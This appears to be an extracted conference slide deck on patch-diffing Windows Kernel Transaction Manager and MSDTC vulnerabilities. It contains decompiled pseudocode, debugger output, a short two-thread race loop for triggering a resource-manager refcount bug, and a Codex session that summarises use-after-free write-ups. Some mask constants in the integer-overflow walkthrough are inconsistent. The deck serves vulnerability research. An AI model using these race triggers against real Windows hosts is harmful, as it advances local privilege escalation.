Use after free in Kernel Transaction Manager allows an authorized attacker to elevate privileges locally.

## FAQ

**According to the CVSS metric, the attack complexity is high (AC:H). What does that mean for this vulnerability?**

Successful exploitation of this vulnerability requires an attacker to win a race condition.

**What privileges could be gained by an attacker who successfully exploited this vulnerability?**

An attacker who successfully exploited this vulnerability could gain SYSTEM privileges.

```

__int64 __fastcall TmpInitializeEnlistment(...)
{ ...
 ResourceManagersTM = ResourceManager→Tm;
 if (ResourceManagersTM)
 {
 while (1)
 {
 ...
 if (ResourceManagersTM)
 {
 ObfReferenceObject(ResourceManagersTM);
 if ((unsigned int)enable_fix_CVE_2025_53140_())
 ObfReferenceObject(ResourceManagersTM);
 TmpAcquireTxTableTransactionManager((__int64)ResourceManagersTM);
 }

 ...
 ObfDereferenceObject(ResourceManagersTM);
 if (ResourceManagersTM)
 {
 TmpReleaseTxTableTransactionManager((__int64)ResourceManagersTM);
 if ((unsigned int)enable_fix_CVE_2025_53140_())
 ObfDereferenceObject(ResourceManagersTM);
 }
 ... }
 return res;
}

```

Vulnerability probably involves freeing the Transaction Manager while main thread is in TmpInitializeEnlistment.



To free a Transaction Manager, we have to first free the Resource Manager belonging to the Transaction Manager.

*But....that would be a vulnerability in and of itself!*

*And the patch would not solve this issue, so it can't be possible!*



```

__int64 __fastcall TmpInitializeEnlistment(...)
{
 ...
 if (ResourceManagersTM)
 {
 TmpReleaseTxTableTransactionManager((__int64)ResourceManagersTM);
 if ((unsigned int)enable_fix_CVE_2025_53140_())
 ObfDereferenceObject(ResourceManagersTM);
 }
 if (res ≥ 0 && (CreateOptions & 1) ≠ 0)
 {
 ...
 // May access Enlistment→ResourceManager and TransactionManager!
 if (... TmpForwardCommitTransaction(&Enlistment→ ...) < 0)
 {
 // May access Enlistment→Transaction→TransactionManager!
 TmRollbackTransactionExt(Enlistment→Transaction, 0);
 }
 }
 return res;
}

```

# Other Possibilities?

1. UAF of Child Object of Transaction Manager?

*But why would the patch fix it?*

2. CRM Enlistment?

*Don't see how you could UAF anything in such a restricted code path.*

3. TmpRecover shenanigans?

*Even still, what are you freeing?*







CVE-2025-53140

CVE ????-????

E-2025-50166

# Bug 5: Resource Manager RefCount Mismatch

Pseudocode-A

```
1 __int64 __fastcall Feature_TM_ResourceManage_RefCount_Mismatch__private_IsEnabledFallback(__int64 a1, __int64 a2)
2 {
3 return wil_details_IsEnabledFallback(a1, a2, &Feature_TM_ResourceManage_RefCount_Mismatch__private_descriptor);
4 }
```

```

NTSTATUS __stdcall NtCreateResourceManagerExt(... ,ACCESS_MASK DesiredAccess, ...)
{
 ...
 res = TmInitializeResourceManager(&ResourceManager, ...);
 if (res ≥ 0)
 {
 if ((unsigned int)patch_ResourceManager_Refcount_Mismatch())
 {
 ObfReferenceObject(ResourceManager);
 bNeedToDerefRM = 1;
 }
 res = ObInsertObject(ResourceManager, 0LL, DesiredAccess, 0, 0LL, &Handle);
 if (res < 0)
 {
 if ((unsigned int)patch_ResourceManager_Refcount_Mismatch())
 TmpCloseResourceManager(0LL,ResourceManager,1LL);
 }
 ...
 if ((unsigned int)patch_ResourceManager_Refcount_Mismatch() && bNeedToDerefRM)
 {
 ObfDereferenceObject(ResourceManager);
 }
 ...
 return res;
 }
}

```



# ObInsertObject Failure Frees Resource Manager

3: kd> k

| #                         | Child-SP          | RetAddr           | Call Site                           |
|---------------------------|-------------------|-------------------|-------------------------------------|
| <a href="#"><u>00</u></a> | fffff60f`585c7600 | fffff801`08d8d167 | nt!ObfDereferenceObject+0x8e        |
| <a href="#"><u>01</u></a> | fffff60f`585c7640 | fffff801`08c94692 | nt!ObInsertObjectEx+0x347           |
| <a href="#"><u>02</u></a> | fffff60f`585c78f0 | fffff801`0519c32c | nt!ObInsertObject+0x22              |
| <a href="#"><u>03</u></a> | fffff60f`585c7940 | fffff801`08a2d935 | tm!NtCreateResourceManagerExt+0x17c |
| <a href="#"><u>04</u></a> | fffff60f`585c7a30 | 00007ffe`63710bb4 | nt!KiSystemServiceCopyEnd+0x25      |
| <a href="#"><u>05</u></a> | 00000003`c49cf878 | 00007ff7`ed2b134c | ntdll!NtCreateResourceManager+0x14  |



```
NTSTATUS __stdcall NtCreateResourceManagerExt(... ,ACCESS_MASK DesiredAccess, ...)
{
 ...
 res = TmInitializeResourceManager(&ResourceManager, ...);
 if (res ≥ 0)
 {

 // 1. Call NtOpenResourceManager here

 res = ObInsertObject(ResourceManager, 0LL, DesiredAccess, 0, 0LL, &Handle);
 if (res < 0)
 {
 // 2. ObInsertObject should fail and free ResourceManager

 }
 ...
 }
 return res;
}
```

# Thread 1


```
while (1){
 // DesiredAccess = -1 to fail in ObInsertObject
 NtCreateResourceManager(&hRM1,-1,hTM1,&DefaultRMGuid,NULL,0,NULL);
}
```


## Thread 1 + 2

```
while (1){
 // DesiredAccess = -1 to fail in ObInsertObject
 NtCreateResourceManager(&hRM1,-1,hTM1,&DefaultRMGuid,NULL,0,NULL);
}
```

```
while(1){
 hRM1 = OpenResourceManager(RESOURCEMANAGER_QUERY_INFORMATION,
 hTM1,
 &DefaultRMGuid);

 CloseHandle(hRM1);
}
```





CVE-2025-53140

CVE-2025-50166

CVE ????-????

# Bug 6: Enlistment\_Security\_Init

Pseudocode-A

```
1 __int64 __fastcall Feature_TM_Enlistment_Security_Init_Fix__private_IsEnabledFallback(__int64 a1, __int64 a2)
2 {
3 return wil_details_IsEnabledFallback(a1, a2, 8Feature_TM_Enlistment_Security_Init_Fix__private_descriptor);
4 }
```

```
NTSTATUS __stdcall TmCreateEnlistmentExt(...)
{
 ...
 inserted = TmpInitializeEnlistment(Enlistment, ...);
 if (inserted ≥ 0)
 {
 ObfReferenceObject(Enlistment);
 inserted = ObInsertObject(Enlistment, ...);
 if (inserted ≥ 0)
 {
 if (TmpEnableEnlistmentSecurityInitFix)
 Enlistment→Flags |= 0x100u;
 *EnlistmentHandle = Handle;
 }
 }
 ObfDereferenceObject(v14);
}
return inserted;
}
```

```
__int64 __fastcall TmpLogTransaction(_KTRANSACTION *Txn, int a2, int a3)
{
 ...
 if (TmpEnableEnlistmentSecurityInitFix && (Flags & 0x100)= 0)
 {
 res = STATUS_ENLISTMENT_NOT_INITIALIZED;
 goto fail_func;
 }
 ...

 res = ObGetObjectSecurity(Enlistment, ...);

 idk = *(_QWORD *)v84 ? RtlLengthSecurityDescriptor(...) ... ;

 res = ObGetObjectSecurity(...);

 ...
}
```

- Bug probably involves calling TmpLogTransaction on a Enlistment that does not have its security initialized.



# Security Descriptor is created during ObInsertObject

```
1: kd> !pool fffffd60f926569a0
```

```
Pool page fffffd60f926569a0 region is Paged pool
```

```
fffffd60f92656700 size: 120 previous size: 0 (Allocated) ObSc
```

```
fffffd60f92656820 size: 120 previous size: 0 (Allocated) Mpus
```

```
*fffffd60f92656940 size: 120 previous size: 0 (Allocated) *ObSc
```

```
Pooltag ObSc : Object security descriptor cache block, Binary : nt!ob
```

```
fffffd60f92656a60 size: 120 previous size: 0 (Free) REGL
```

```
fffffd60f92656b80 size: 120 previous size: 0 (Free) MntA
```

# Why isn't it possible?

Ways of reaching I've explored  
TmpLogTransaction require an  
Enlistment Handle.

*OpenEnlistment trick?*

ObOpenObjectByPointer returns  
STATUS\_INVALID\_PARAMETER






CVE-2025-53140

CVE ????-????

CVE ????-????



CVE-2025-50166

# Bug 7: CVE-2025-50166

## Windows Distributed Transaction Coordinator (MSDTC) Information Disclosure Vulnerability

CVE-2025-50166

Security Vulnerability

**Released: Aug 12, 2025**

Assigning CNA: Microsoft

CVE.org link: [CVE-2025-50166](#) 

Impact: Information Disclosure    Max Severity: Important

Weakness: [CWE-190: Integer Overflow or Wraparound](#)

```

__int64 __fastcall CTxStatusInfo::GetNextVarItemWithinBounds(
 unsigned int **a1,
 void **a2,
 unsigned int *a3,
 unsigned int *a4)
{
 v4 = 0;
 if (a1 && a2 && a3 && a4 && *a4 ≥ 4
 && ((v8 = *a1, *a3 = *v8, *a1 = v8 + 1, *a2 = v8 + 1, !patch_Int_overflow())
 // *a3 ≤ 0xFFFFFFFFC)
 && ((v9 = (*a3 + 3) & 0xFFFFFFFFC, !patch_Int_overflow())
 // ~v9 ≥ 4)
 && (v10 = *a4, *a4 ≥ v9 + 4))
 {
 *a1 = (unsigned int *)((char *)*a1 + v9);
 *a4 = v10 - (v9 + 4);
 }
 else
 {
 return 0x80070057;
 }
 return v4;
}

```



*"That's all Folks!"*

Please make this pseudocode legible

```
__int64 __fastcall CTxStatusInfo::GetNextVarItemWithinBounds(
 unsigned int **a1,
 void **a2,
 unsigned int *a3,
 unsigned int *a4)
{
 unsigned int v4; // ebx
 unsigned int *v8; // rcx
 unsigned int v9; // edi
 int v10; // ecx

 v4 = 0;
 if (a1
 && a2
```

```
fn GetNextVarItemWithinBounds(cursor_ptr, payload_ptr, length_ptr, bytes_left_ptr):
```

```
 cursor = *cursor_ptr
 Length = *cursor # read 4-byte length
 *length_ptr = Length
 *cursor_ptr = cursor + 1 # advance past length
 *payload_ptr = cursor + 1 # payload starts right after length
```

```
 if patch_Int_overflow() is True:
 if Length > 0xFFFFFFFFC:
 return E_INVALIDARG
```

```
 alignedLen = (Length + 3) & 0xFFFFFFFFC # round up to multiple of 4
```

```
 if patch_Int_overflow() is True:
 if alignedLen > 0xFFFFFFFFB:
 return E_INVALIDARG
```

```
 cursor_ptr = (uint32_t)((uint8_t*)*cursor_ptr + alignedLen)
 *bytes_left_ptr = remaining - (alignedLen + 4)
```

```
 return result # success (0)
```

```
fn GetNextVarItemWithinBounds(cursor_ptr, payload_ptr, length_ptr, bytes_left_ptr):
```

```
 cursor = *cursor_ptr
```

```
 0x1 = *cursor # read 4-byte length
```

```
 *length_ptr = 0x1
```

```
 *cursor_ptr = cursor + 1 # advance past length
```

```
 *payload_ptr = cursor + 1 # payload starts right after length
```

```
alignedLen = (1 + 3) & 0xFFFFF0C # round up to 4!
```

```
cursor_ptr points to next Length!
```

```
cursor_ptr = (uint32_t)((uint8_t*)*cursor_ptr + 4)
```

```
*bytes_left_ptr = remaining - (4 + 4)
```

```
return result # success (0)
```

```
fn GetNextVarItemWithinBounds(cursor_ptr, payload_ptr, length_ptr, bytes_left_ptr):
```

```
 cursor = *cursor_ptr
```

```
 0x1 = *cursor # read 4-byte length
```

```
 *length_ptr = 0x1
```

```
 *cursor_ptr = cursor + 1 # advance past length
```

```
 *payload_ptr = cursor + 1 # payload starts right after length
```

```
 alignedLen = (4) & 0xFFFFFFF0 # round up to 4!
```

```
 # cursor_ptr points to within itself!
```

```
 # [Length][4-byte DATA][Length][4-byte DATA]
```

```
 #
```

```
 ↑
```

```
 # cursor_ptr
```

```
 cursor_ptr = (uint32_t)((uint8_t*)*cursor_ptr + 4)
```

```
 *bytes_left_ptr = remaining - (4 + 4)
```

```
 return result # success (0)
```

```
fn GetNextVarItemWithinBounds(cursor_ptr, payload_ptr, length_ptr, bytes_left_ptr):
```

```
 cursor = *cursor_ptr
```

```
 0xFFFFFFFF = *cursor # read 4-byte length
```

```
 *length_ptr = 0xFFFFFFFF
```

```
 *cursor_ptr = cursor + 1 # advance past length
```

```
 *payload_ptr = cursor + 1 # payload starts right after length
```

```
 alignedLen = (0xFFFFFFFF + 3) & 0xFFFFF7FC # INTEGER OVERFLOW!
```

```
 # cursor_ptr points to within itself!
```

```
 cursor_ptr = (uint32_t)((uint8_t*)*cursor_ptr + 2)
```

```
 *bytes_left_ptr = remaining - (2 + 4)
```

```
 return result # success (0)
```

```
fn GetNextVarItemWithinBounds(cursor_ptr, payload_ptr, length_ptr, bytes_left_ptr):
```

```
 cursor = *cursor_ptr
 0xFFFFFFFF = *cursor # read 4-byte length
 *length_ptr = 0xFFFFFFFF
 *cursor_ptr = cursor + 1 # advance past length
 *payload_ptr = cursor + 1 # payload starts right after length
```


```
 alignedLen = (2) & 0xFFFFFFF0 # round up skipped!
```

```
 # cursor_ptr points to within itself!
 # [Length][4-byte DATA][Length][4-byte DATA]
 # ↑
 # cursor_ptr
 cursor_ptr = (uint32_t)((uint8_t*)*cursor_ptr + 2)
 *bytes_left_ptr = remaining - (2 + 4)
```

```
 return result # success (0)
```

# Where POC?

Four Seasons Seoul, Korea



# Where POC? (seriously)

- Don't know how to reach this function



# Where POC?

- Don't know how to reach this function
- It's not immediately callable from the [DTC Interface](#) list.



|                                             |                                                                                                                                                                                                          |
|---------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <a href="#">ITransaction</a>                | This interface is used to commit and abort transactions and to obtain status information about transactions.                                                                                             |
| <a href="#">ITransaction2</a>               | This interface is to replicate the NT 4 version of the <a href="#">ITransaction</a> Interface.                                                                                                           |
| <a href="#">ITransactionBridge</a>          | This interface is used by the MSDTC to provide notification of startup and shutdown.                                                                                                                     |
| <a href="#">ITransactionCloner</a>          | This interface clones an MTS NT 4.0 transaction.                                                                                                                                                         |
| <a href="#">ITransactionDispenser</a>       | This interface is used to create transactions and transaction options.                                                                                                                                   |
| <a href="#">ITransactionEnlistmentAsync</a> | The resource manager uses this interface to notify the transaction manager that it has completed the prepare, abort, or commit request on the transaction object associated with this enlistment object. |

# Where POC?

- Don't know how to reach this function
- It's not immediately callable from the [DTC Interface](#) list.
- Bug might leak pointers within MSDTC.exe, which could be used with another bug to get LPE.



# More Variants?

- ITW exploit → Bug 1
- Overlooked cookies → Bugs 2, 3
- Patch diffing → Bugs 4, 5, 6, 7
- AI/LLM → ?





**CAUTION**

**ARTIFICIAL  
INTELLIGENCE  
AT WORK**

# Environment

- 



# codex

```
$ codex
>_ OpenAI Codex (v0.57.0)

model: gpt-5-codex medium /model to change
directory: codex_work


To get started, describe a task or try one of these commands:

/init - create an AGENTS.md file with instructions for Codex
/status - show current session configuration
/approvals - choose what Codex can do without approval
/model - choose what model and reasoning effort to use
/review - review any changes and find issues


> Explain this codebase

100% context left · ? for shortcuts
```

# Ghidra




# WinDbg



*tm.sys* (KTM)  
vulnerable to 3 UAFs (bugs 1,2,3)

# Target VM



# Feed the Model

<work\_folder>


```
|
|-----TmRecoverResourceManager // bug 1
| 01_introduction_to_ktm.md
| 02_patch_analysis.md
| 03_racing_and_debugging.md
| 04_building_primitives.md
| 05_previousmode_analysis.md
|
|-----TmpDispatchPropagateRequest // bug 2
| Windows Kernel KTM TmpDispatchPropagateRequest, leading to UAF.md
|
|-----TmpMigrateEnlistments // bug 3
| Windows Kernel KTM TmpMigrateEnlistments, leading to UAF.md
```

- › analyze the 3 folders containing write-ups for 3 vulnerabilities and tell me in what function each vulnerability happened and a quick summary for each vulnerability

- Findings

- TmRecoverResourceManager (TmRecoverResourceManager/02\_patch\_analysis.md:510,738): Recovery loop drops the resource-manager mutex to send notifications, letting another thread finalize and free the current enlistment; the loop then continues to dereference the stale pEnlistment\_shifted, producing the CVE-2018-8611-style use-after-free on \_KENLISTMENT.
- TmpDispatchPropagateRequest (TmpDispatchPropagateRequest/Windows Kernel KTM TmpDispatchPropagateRequest ,leading to UAF.md:39-51): After locating a protocol entry, the function releases TmpAllProtocolsListMutex; an attacker can free the protocol/resource-manager pair before the function resumes, so later reads and writes walk freed structures, yielding a TOCTOU-triggered UAF.
- TmpMigrateEnlistments (TmpMigrateEnlistments/Windows Kernel KTM TmpMigrateEnlistments does not hold the mutex of the destination Transaction, leading to UAF.md:25-40): During enlistment migration the code updates hEN to point at the destination transaction without holding that transaction's mutex, allowing a concurrent thread to free and reallocate the enlistment before list validation and insertion, leading to controlled reuse in the destination list.

